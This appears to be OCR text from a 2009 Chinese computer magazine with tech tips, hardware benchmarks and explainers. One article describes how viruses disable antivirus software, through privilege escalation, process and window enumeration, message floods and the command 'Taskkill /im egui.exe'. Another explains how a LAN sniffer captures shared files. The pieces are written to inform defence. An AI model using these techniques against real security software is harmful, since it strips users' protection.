小编点评：这方法简单哦，那些喜欢按心情选歌的朋友不要忘了这个小技巧哦。只是它是把网友制作的专辑标上了心情，而不是把每首歌曲都按心情分类，还是不够完美。另外读者“舒云飞”是采用了一款名为“SOSO音乐”的软件来解题的，但经过小编的测试，这款软件带有木马（小编使用的卡巴斯基 7.0报警），如果有朋友在使用它时，需要注意。

QQ和TM——本是同根生，居然不相融

题目编号：20090601

积分赏金：40元/50元

挑战者：广西/雾雪霏云

原题重现：如果将TM导出的EIF表情文件导入到QQ中？

解决这个问题还是很费了一番工夫的，不过解决方法还算是在我最初想到的几种方法里。



我们需要7-ZIP（下载地址：http://www.onlinedown.net/soft/3610.htm），这个小东西还真是BT，不但能解压Mac OS的东西，连QQ表情包也通吃。安装好后在EIF文件上右击选择“7-ZIP→释放文件→确定”，在相同目录下就会多出一个文件夹，打开后里面又有文件夹，再打开，里面就是表情图片了，按照一大（表情图片）一小（缩略图）的顺序排列（见图2），所有的缩略图都是以BMP格式保存并且在对应表情的文件名后加上了fix，例如表情文件是“I_HAKFM323HI09PQLDZ@UBC.jpg”，对应缩略图则为“I_HAKFM323HI09PQLDZ@UBCfix.bmp”，而且不管原来导入的表情图片是什么格式，在这里都不会成为BMP格式。

这样我们只需要在“记事本”程序中输入del *fix.bmp，保存为BAT批处理文件后复制到存有表情图片的文件夹下双击运行，就能删除所有的缩略图了。

最后在QQ老版本中任意打开一个聊天窗口单击“表情图标→表情管理→添加”，在弹出窗口中单击“浏览”，找到存有表情图片的文件夹后按住Ctrl多选后添加即可。

小编点评：包括“舒云飞”在内的很多朋友也都想到了这个方法，但后面的删除BMP这个步骤都是没有的，而这步又非常关键，所以这次挑战当然是“雾雪霏云”成功。方法不错，很简单，但我觉得应该还有更简单的方法吧？保留10积分（元），等待更完美答案。

★挑战之星提问：如何修改字体名称？

Windows系统中自带的字体虽有几十种之多，但有时还是没有合适的，于是很多人安装了新的字体，但有的字体文件制作时考虑不周，明明是中文字体，安装后在应用程序字体列表中却显示出英文名字，因而埋没在一大堆英文字体之中，很难找到。那么怎样修改字体文件内部的字体名呢？

小编点评：这个2007年的问题，居然被网友翻出来了，不管怎么说，也有解决方案了，就是使用FontCreator（下载地址：http://www.onlinedown.net/soft/5915.htm）。

★关于挑战题目：20090602

这道题目是让你如何在不登录论坛或是不花论坛币的情况下，把论坛里的附件正常下载回来。结果就有N多人告诉小编是用“附件精灵2”（下载地址：http://www.onlinedown.net/soft/74632.htm）就可以完成。

其实这款软件是用来批量下载论坛附件的，但它必须要在你登录的情况下，而且论坛币是照样扣的，它的作用只是让你在下载一堆附件时，只进行一次操作。

小编个人认为，这道题目还是相当有难度的，欢迎大家挑战！

CF [HG01]

探寻杀毒软件死亡之因

■文/脑残

既然杀毒软件被誉为电脑的最后防线，而病毒作者为了吃到更多美味的“肉鸡”，找杀毒软件的麻烦就变得理所当然，甚至让杀毒软件直接瘫痪，这个时候病毒可就为所欲为了。真有这么厉害？这可不忽悠你，病毒对杀毒软件，可是真刀真枪，毫不留情！现在就带你领略下病毒的几种招数吧！

内存清零 劫杀进程

病毒那么疯狂，杀死杀毒软件的方法也必然有很多种，这还从主流的结束杀毒软件进程的方法说起，进程是杀毒软件的命根子，结束它自然也就可以斩杀杀毒软件了。但这个过程也并不容易，方式虽然多样，但基本步骤可以分为以下三部分。

第一步：提升战斗力

操作系统就好像是一座“紫禁城”，里面的人（进程）都有自己的工作范围和工作权限（这个权限就是腰牌），想要随心所欲地在紫禁城里面活动，就需要具有更高的权限（获得更高权限的腰牌），对于病毒来说要想结束杀毒软件的进程，就必须先拿到能够结束杀毒软件的进程权限的腰牌才行。例如，小春子（病毒化名）负责御膳房的工作，他想要铲除一个名为杀毒软件的人物，于是小春子琢磨着升迁到御书房（御书房可是个好地方，和皇帝老子在一起干活就方便多了，时不时来点儿谗言什么的，邪恶的目的就达到了）。于是他就开始了换腰牌大行动。首先他要提供下自己的代号，比如小春子，还需要提供下以前在哪个地方工作的，比如以前御膳房工作（相当于组织关系的转出），然后经过批准获得了御书房的腰牌（组织关系的转入）。现在病毒就具有足够的权限干其他相关的事情。

第二步：找到目标程序

当了御书房的小太监以后（这可是皇帝身边的大红人），病毒就开始趾高气扬起来。准备滥用私刑对一些以前欺负过自己的杀毒软件进行镇压。于是病毒使用在紫禁城发布通缉令通缉杀毒软件。一个名为ToolHelp32的亲卫队不断地对进出午门的人进行画像存档，然后一个个地和通缉令上的人物进行匹配，一直找到叫做杀毒软件的可疑份子为止。

第三步：结束对手进程

亲卫队在午门发现可疑分子的照片，想进一步却发现不知道可疑分子住在哪里，由于很多杀毒软件为了防止被奸人陷害常常隐藏自己的“家庭地址”——handle（句柄）不让人发现，可病毒经过研究发现csrss.exe （户部）意外地保留着几乎所有进程的进程句柄（家庭地址）。经过第一步、第二步的操作以后。病毒从csrss.exe那里获得一份珍贵的句柄表（户口簿），然后开始挨家挨户地检查相应的进程是不是杀毒软件的进程，找到杀毒软件的家庭地址以后，病毒就领着一批狗腿子找到杀毒软件，闯入民宅进行诸如写入垃圾文件，比如清空容器的内存的恶意操作，最终导致进程崩溃。家被抄了，杀毒软件也就失去了它的防御功能。

获得更大的权限
系统默认的权限 - 低
↓
获取病毒进程的腰牌
↓
更换权限更大的腰牌
↓
获得调试的权限 - 高
↓
查找杀毒软件的进程
通过系统进程的快照
寻找杀毒软件的进程
Notepad.exe, explorer.exe.......egui.exe
↓
破坏杀毒软件进程
通过csrss.exe获取杀毒软件的handle
.....
打开杀毒软件进程，然后进行破化,杀毒软件崩溃

❶


捅破“窗户” 乖乖休假

“进程”的重要性使得它成为兵家必争之地，病毒的对抗和杀毒软件的保护呈现白热化的技术对抗中，这就让一些爱耍小聪明的病毒决定另辟蹊径，通过结束窗口的方式来斩杀杀毒软件。

大家每天都在使用Windows，是否知道屏幕上的一个个方块都是一个个窗口，每个程序都有属于自己的窗口。窗口上还有一些字符，比如专杀、监控。并且每一个窗口的背后都存在一个消息，循环处理用户的点击、窗口大小改变等操作，从某个角度来说，窗口程序（绝大多数杀毒软件都有图形界面）就是进程，结束相应的进程窗口也就结束了。正因为这个特性，病毒从窗口也找到了结束杀毒软件的方法。

通常病毒通过FindWindowA（查找特殊的窗口，主要对针对一些包含特殊窗口类别的杀毒软件，比如很多杀毒软件都包含一个叫做#32770窗口），GetWindowTextA（获取窗口的字符）获取包含特定字符串的窗口，比如监控、主动防御、防火墙。找到以后病毒就会发送一些消息，比如WM_DESTROY（一个窗口被销毁），WM_CLOSE（当一个窗口或应用程序要关闭时系统发送一个信号），甚至于通过模拟鼠标点击的方式让指定的程序退出，比如一些主动防御类软件

退出的时候会提示“是否要退出监控”，“是否运行”，病毒在这个时候就会模仿人去点击那个“是”按钮（整个过程可以用如图2所示的图来表示）。




另类玩法 有去无还

1.消息插队导致假死

磁碟机病毒首先通过FindWindowExA查找包含特殊字符串的窗体，然后通过PostMessage循环发送消息，一到500条才停止，导致杀毒软件窗口因为不能处理消息导致处于假死的状态。

2.杀毒软件自摆乌龙自己卸载自己。杀毒软件通常都带有卸载程序。有些病毒就盯上了杀毒软件自带的卸载程序，它通过调用杀毒软件自己的卸载程序并模拟鼠标的方式卸载杀毒软件，更有甚者有些病毒自己制作了卸载程序，山寨病毒卸载程序甚至比官方程序卸载更彻底。

3.利用有些主动防御，启发式杀毒软件对于系统文件的放行结束杀毒软件的进程，比如很多病毒使用Taskkill /im egui.exe强行结束nod32的进程（见图3）。



4.利用操作系统的一些特殊功能，比如罗姆病毒会在杀毒软件目录新建一个名为ws2_32.dll的文件夹使得杀毒软件主程序或者升级程序运行出错。

小编物语

我们在为读者准备这篇文章的时候，也只是让大家清楚杀毒软件的弱点，不要过分依赖杀毒软件，注意保护它们。同时，意外地发现国外的杀毒软件通常都可以被病毒以简单的方式杀掉，反而国内的杀毒软件自我保护比较强硬，比如江民的自保护就做得很强悍，大部分病毒都不能结束江民的进程（带来的负面作用就是容易蓝屏）。同时杀毒软件作为一个巨大的软件项目往往不能在短期内加强对针对性病毒的防御，选择一些辅助类软件给系统二次护航就很有必要，通常杀毒软件厂商都会提供一些免费的小软件实现二次防御，大家可以根据自己的爱好选择，比如金山网盾可以从源头上从阻止病毒通过恶意网页入侵电脑，又如EQ、SSm之类的主动防御软件可以监控系统的一些操作并给出提示，等等。

CF [HG02]




伪技巧一

启动服务解决读卡故障

伪技巧理由：隔岸观火

不少朋友都遇到过这样一个奇怪的故障：开机后系统弹出一个错误提示框，提示语为：Reader PCSC Driver Error! You Must Reinstall Reader Driver! 按照常规思路，我们将这个错误代码输入后，在网上搜索找寻解决方法，不过很多“高手”给出的方案都是不起作用的。例如有的方法是进入计算机管理后，找到Smart Card服务，然后将其启动类型设置为自动，并启动Windows智能卡服务。还有的提供了简单的DOS命令来解决：scardsvr reinstall、regsvr32 scardssp.dll，并提示如果使用DOS命令仍然不能导入IC卡信息，就需要重新安装操作系统。

而真正遇到这个错误提示的人，将这些方法照做后都会发现并不管用，这些“高手”们只是根据错误提示，按照常理推断问题出在Windows智能卡服务上，他们并没有遇到甚至解决过此类问题。这种情况一般是使用中国工商银行的U盾引起的。安装U盾或下载网上银行安全证书后，系统启动时会先载入网上下载的安全证书，然后启动Smart Card服务，两者冲突，就会报错。解决的方法也很简单，安装U盾的朋友将U盾卸载后系统就恢复正常了，使用中国工商银行网上银行时，如果遇到提示让下载安全证书，要选择“否”，正确安装金邦达Gem USB KEY即可使用该行网上银行的功能。



迅雷直接调用卡巴查毒

伪技巧原因：以偏概全

迅雷是大家常用的下载工具，它带有一个下载文件后自动调用杀毒软件扫描的功能，但这个需要自己设置下，这个功能由来已久，网上有不少文章来说明这个功能，但很多文章中的方法是不管用的伪技巧，很容易误导读者。一般认为只要依次单击“工具→配置→下载安全”，然后在“下载安全”一栏中单击“浏览”，将电脑中安装的杀毒软件的EXE文件选中，添加完成即可让杀毒软件自动扫描下载的文件。

但很多人会发现，这样添加好后根本没反应，其实，这主要是因为安装的杀毒软件不同造成的，因为这个调用，其实是在调用杀毒软件的命令行扫描，而启用命令行扫描，不同的杀毒软件要添加不同的参数，就是在迅雷的“程序参数”一项中加入不同参数，例如金山毒霸需加参数：/m- /b- /z+ /ac /q /Silence；卡巴斯基需要添加的参数为“scan”；ESET NOD32需加参数“–arch”；大蜘蛛需加参数“/HA /NR /QU /SO /SHELL”；而新版瑞星和江民无需加参数。

CF [HG03]

怎样才能发挥CPU、显卡的最大性能？


■文/雨寒

一晃多少年过去，性价比这个游码始终不停地在CPU与显卡这对欢喜冤家之间穿梭。有人不禁问："配机选择CPU+显卡的搭配真的很难吗？不就是低端配低端、中端配中端、高端配高端的事儿。"在这样的言语中，性价比似乎失去了本身的意义。如何才能看出CPU与显卡的性能是否匹配？

排除法是最好的选择，通过CPU与显卡的逐一排查，寻找到最佳的搭档。这里我们两者选其一，使用固定处理器选显卡，在三款游戏大作——《使命召唤4》、《Crysis》、《RaceDrive：GRID》中进行测试。当更换不同的显卡后，游戏性能没有丝毫的变化，并且出现整体速度不佳的情况，则表明CPU制约了显卡性能的发挥。

如果你没有显卡可以更换，排查问题所在，那么也可以用另一种方法判断：当提高分辨率后，游戏性能大幅度降低，这就说明处理器的能力足够，问题出在显卡上；反之，当游戏提高分辨率后，性能没有几乎没有变化，则说明CPU一直在制约着显卡性能的发挥，问题出在CPU上。


测试中性价比定义：



我们以显卡的价格为横坐标，以该显卡各项测试成绩（运行帧数）的平均值为纵坐标，建立坐标系。这时显卡的纵坐标与横坐标的比值斜率就是性价比。斜率越大，性价比越高。


Pentium E2160

◆以上每点分别代表的显卡依次是：HD3850、9600GT、9800GT、HD4850、GTX260；X轴代表价格（单位：元）；Y轴代表显卡在游戏中的平均帧数（单位：fps），下同。




◆从图上看，就斜率而言，HD3850和9600GT的性价比可以说是不分你我，那是不是表示E2160选择这款显卡都可以呢？那倒未必，虽然HD3850和9600GT斜率几乎不差，但曲线从HD3850到9600GT有明显的上升，说明9600GT更能发挥E2160的性能，而其后的曲线渐变平缓，则表示E2160搭配更高的显卡将会制约其性能。

Core 2 Duo E4600




◆这张图从HD3850到9600GT、9800GT到HD4850的曲线，均有较大的上升幅度。单从代表性价比的斜率来看，HD3850是最高，但它在E4600上的平均游戏速度还是相对性价比稍低的9600GT差距较大。而HD4850的测试成绩尽管不错，可惜价格太贵了，性价比不高。

Core 2 Duo E8200




◆测试结果令人吃惊，虽然显卡HD4850更换成GTX260，但是对于E8200性能仍有非常大的提升，这说明E8200能够满足GTX260这样的高端显卡需求。

Core 2 Quad Q6600




◆从整体来看，这是一条平稳上升的曲线，不过9600GT到9800GT这一段相对而言上升明显，并且幅度较大，虽然斜率不是最大的，但是性能提升9800GT确是最快的。

Athlon64 X2 5000+



◆在这些测试的显卡里HD3850是上一代产品，但是却很奇怪，9600GT、9800GT的成绩居然会低于它的，可能是出于AMD自家的主板驱动，不能很好地支持NVIDIA的显卡。这次HD3850的优势毋庸置疑。

Phenom X3 8750



◆HD3850在这里的斜率依然是最高的，但从HD3850升级到HD4850后，性能依然有很大的提升，再加上HD4850一举超过了GTX260近10fps，因而选择HD4850更能发挥Phenom X3 8750的效能。

经过对比很容易看出，X2 5000+与HD3850；E2160与9600GT；E4600与9600GT；X3 8750与HD4850；Q6600与9800GT；E8200与GTX260是比较合理的组合方式。除此之外，还有一个有趣的现象，就是几乎所有的NVIDIA显卡在AMD平台上，性能均相对Intel平台有大幅下降。所以，建议喜欢ATI显卡的用户，最好搭建AMD平台；对于NVIDIA显卡，建议用户尽量选择Intel平台产品。另外，如果你只有现有的平台，那么AMD平台下，选择HD4850，Intel平台下选择9800GT相对都比较合理。

CF [HG04]

复制剪切到底谁快？

揭开文件移动的秘密

■福建/俞木发


我们每天几乎都要执行文件的剪切和复制操作，但是你知道这两种操作有什么区别？对同一个文件进行这两种操作谁的速度更快？今天就一起来揭开文件移动的秘密吧。

哼哈二将全权负责

复制和剪切都是文件的移动过程，涉及文件存储标记的变化，好比仓库中的货物移动位置后记录也会改变。因此首先要来了解一下文件存储原理，这样才能更好地理解文件是如何移动的。

在电脑上保存数以万计的文件，系统是如何识别每一个文件的呢？在X86文件系统中，存储在硬盘上面的每个文件，都是采用双向链表结构来标记：前置链表和后继链表，这哼哈二将有双重任务：首先是为文件一头一尾保驾护航，其次是记录文件所在位置。比如，一个3KB的文件A，保存在D盘的前面1~3簇空间（为了叙述方便，假设每簇为1KB），那么起始标记D1（前置链表，1KB）和D3（后继链表，1KB）就表示文件存储位置和大小。当读取这个文件时，系统只找哼哈二将的麻烦，让他们帮忙"搬运"并重新定位、记录位置。

对一个文件进行复制和剪切的时候，由于要将文件移动到其他位置，就要为文件建立新的存储标记以便让系统能够识别。假设将A文件复制到D盘7~9簇空间存放（见图），"复件A"（复制后文件名）的哼哈二将就被标记为D7和D9。所以文件的移动过程包含两部分内容，一是数据移动（在同一分区剪切没有该操作），二是新建（或更改）文件存储标记。由于在不同路径下，两种操作所需时间不同，这也决定着复制剪切孰快孰慢。



> **★小提示**
>
> 打开一个DOC文档，把第一部分复制或剪切到文章结尾，也是复制。但本文介绍的是文件（不是文件内容）的复制剪切，不要把两者混淆。执行复制剪切时，系统会自动判断所选对象，先把内容（文本或者二进制数据如图形等）复制到内存中，再移动到其他位；文件操作则是复制其路径到内存，然后移动文件并添加存储标记。

复制剪切大揭秘

了解文件标记原理后，下面就来结合常见的复制剪切操作来看看它们两者速度有什么不同。

情况1：文件在同一个分区复制剪切

实例解说：在同一个分区内，把A文件从B文件夹复制或剪切C文件夹

从上面介绍知道，文件复制需要创建新的文件和标记，所需的时间=写入A文件数据时间+建立复件A标记时间。

文件剪切由于没有生成新数据，只是更改一下A文件在C文件夹的标记，所需时间=更改A文件标记时间。

结论：由于剪切少了写入数据时间，只是进行简单更改标记操作，情况1剪切快。

情况2：文件在不同分区进行复制剪切

实例解说：把A文件从C分区复制或剪切到D分区的B文件夹

复制操作和情况1类似，同样需要进行数据写入和建立文件标记，所需的时间=计算D分区可用空间时间+写入A文件数据时间+在D分区建立复件A标记时间。不过和情况1复制相比，添加了计算D分区可用空间时间，而且由于是在其他分区新建标记，所花的时间会略长一些。

文件在不同分区剪切操作，此时不仅要写入还要清空源数据（删除A文件的链表数据），新建标记。所需时间=计算D分区可用空间时间+写入A文件数据时间+删除C分区A文件时间+在D分区建立A文件标记时间。

结论：从操作步骤就可以看出，剪切操作增加了"删除C分区A文件时间"，所以情况2复制快。为了让大家更直观了解上述操作对比，具体操作所花时间如表所示（测试文件大小是698MB）。

操作	时间（秒）
文件在同一分区复制到另一个文件夹	17.969
文件在同一分区剪切到另一个文件夹	1.4
文件从C分区复制到D分区一个文件夹	20.125
文件从C分区剪切到D分区一个文件夹	20.263

> **★小提示**
>
> 实际上剪切操作中的清空源数据并不是真正的删除文件，这里的删除操作只是修改了这个文件文件头的前两个代码，在文件系统分配表中给该它添加删除标记，所需时间并不长。
>
> 不过，如果复制剪切文件数量很多，剪切速度就会显得更慢。因为，被标记删除的文件越多，需要修改的前置和后继链接数据代码就越多。这也是为什么删除一个同样容量的大文件比删除多个小文件（总计容量相同）更快。

CF [HG05]

“使用Scanner（http://work.newhua.com/cfan/200908/scn2.zip）可以轻松查看电脑硬盘的使用情况，以饼形图的形式显示出来。”

谁在为网络传输保驾护航？

■广州/欧阳苗苗

当你登录一些银行网站或支付平台时，你是否担心过你的信息会被泄露呢？如果你细心点，你会发现浏览器地址栏发生了一些变化，地址前面由原来的HTTP变成了HTTPS，浏览器后面也有小锁样式的图标。这些都在告诉你，一切是安全的。

那这个HTTPS和那个小锁在说明什么呢？它在告诉你，浏览器正在使用安全协议（HTTPS）进行传输，这个传输中服务器和电脑的连接是经过加密的。平时，我们所见到的HTTP协议是一种简单的超文本传输协议，它只是在浏览器和服务器之间约定了一种数据传输的规则或协议，在传输中很容易被第三方窃听或盗取信息，随着网络传输在一些安全或机密领域的应用，我们也就需要一种更加安全的通讯协议，也就催生了SSL（安全套接层）和TLS（传输层安全）的诞生，其中SSL就是HTTPS协议的技术基础，TLS是SSL的继任者，是目前最为主流的安全传输协议，在网站、电子邮件等数据传输方面都被广泛使用。

那TLS是否真的值得信赖吗？TLS这个协议是由两部分构成的：TLS记录协议和TLS握手协议，它不仅能保证数据的安全还能保证数据的完整。TLS记录协议主要从传统的方式上来保证传输的安全，例如进行加密、校验等。而TLS最关键的部分是它的握手协议，TLS握手协议是一种特殊的电脑和服务器的通讯协议（见图），这个通讯就好比是电脑和服务器之间进行一种秘密的接头。首先电脑向服务器发送一个消息，告诉服务器它要进行连接，并且告诉服务器这次打算通过什么方式来通话，就好比我们常见到的电影里的情节，首先要确定接头暗号，然后服务器得知后就回应一下，并且告诉客户端它能理解什么样的加密算法，也就是能听明白什么样的接头暗号，达成一致后，双方确定本次连接的加密算法，互相交换下信物——证书，之后就开始通讯，当然这个时候也可能碰上没有证书的时候，这时候会随机产生一个，这样就好比有了接头暗号，别人就窃听不到了。

当然，任何的东西都有缺点，TLS协议的安全性并不能解决所有的问题，漏洞主要发生在传输方的解译码上，于是TLS也在不断的细化和改进中。



CF [HG06]

生活在局域网中的“窃听器”

■云南/航瑞

局域网查看工具（LanSee）是一款对局域网上的各种信息进行查看的工具。可以嗅探局域网上共享的文件，功能十分强大。那它是如何工作的呢？

嗅探只是偷听到了“广播”


一个局域网是许多主机通过网线、集线器连在一起的，它们的数据一般是以广播的方式进行传播。也就是一台计算机发出的数据包可以被其他计算机接收到。当某个网卡接收到一个数据包的时候，系统会分析数据包的目的IP地址和MAC地址，如果不是本机的地址，系统就会丢弃这个数据包而不进行处理。但是可以通过设置来更改系统中网卡的工作模式，使其处于“混杂模式”下，这样无论接收到的数据包的目的地是否为本机，系统都将对数据包进行处理。

局域网查看工具（例如LanSee），其实本质就是一个嗅探器[Sniff]，可以理解为一个安装在计算机上的窃听设备，它工作的时候就像一部被动潜艇声呐，默默地接收看来自网络的各种信息，通过对这些数据的分析，嗅探出所共享的文件。

> **小提示：**
> 在使用LanSee嗅探工具时要先把WinPcap安装到系统，它是Windows平台上进行网络分析数据包捕获的链接库，只有安装WinPcap后才能够进行后续的嗅探操作。

数据提取实现“变废为宝”

当LanSee嗅探开始时，也就先将本机开启网卡“混杂模式”，如果有数据流过网卡，LanSee就会调用ToolDlls文件夹中的LS_Sniffer.dll来记录、分析这些数据的文件格式以及它们真实的网络地址。由于数据在网络上是以数据包的方式进行传播的，它由执行不同功能的几部分组成，经计算机处理后通过网卡发送到网线，再由网线到达它们的目的电脑，在目的电脑的一端执行相反的过程，将数据包收集并翻译成文件。接收端电脑的网卡捕获到这些数据包后会告诉操作系统数据已到达，然后对其进行存储。就是在这个传输和接收的过程中，LanSee就会嗅探每个小数据包的前200到300个字节，并分析该数据是不是已设定捕获的JPG、MP3、SWF、RMVB、RAR等文件格式，如果是就把它们捕获并显示到文件列表中，方便用户提取查看。其实归纳一下嗅探也就是简单的三步（见图）：把网卡置于混杂模式→捕获数据包→分析数据包。




CF [HG07]

Q1 安装系统总提示错误

问:我刚买了一台戴尔笔记本电脑，电脑自带Linux系统，后来我将硬盘格式化了准备安装Windows XP，但是在安装时总弹出“Units specified don't exist.SHSUCDX can't install”错误提示。请问这该如何解决?

答:这可能是因为你的笔记本电脑硬盘使用的是SATA接口模式，没有在BIOS中将硬盘工作模式更改成兼容模式，Windows XP安装向导又没有提供SATA的驱动程序，自然就无法安装。只要进入BIOS(重启电脑按“F2”进入)，找到“SATA Operation ”设置项，将工作模式设置为“IDE”(有的BIOS版本显示的是“ATA”)，保存设置后退出BIOS设置即可。



傻博士有话说:

现在大多数新上市的硬盘都采用SATA接口模式，该模式需要SATA驱动程序的支持才能正常使用，而Windows XP默认并不提供SATA驱动程序，因此，很多朋友在使用SATA硬盘后无法安装Windows XP或者出现蓝屏现象。这时，只要将硬盘的工作模式设置成IDE模式即可解决问题。而对于安装Windows Vista系统的朋友来说，系统直接提供了SATA驱动，因此就不会出现无法安装或是蓝屏故障了，相应的，还需要在BIOS中将硬盘工作模式设置成SATA模式以提高硬盘工作性能。

来源:http://bbs.cfan.com.cn/thread-854885-1-2.html

Q2 无法安装打印机

问:我使用的是Windows XP SP3系统，今天在安装柯尼卡美能达7622一体机的驱动程序时，系统总是提示“inf中的服务安装段落无效”的错误信息，之后就无法安装。请问这该如何解决?

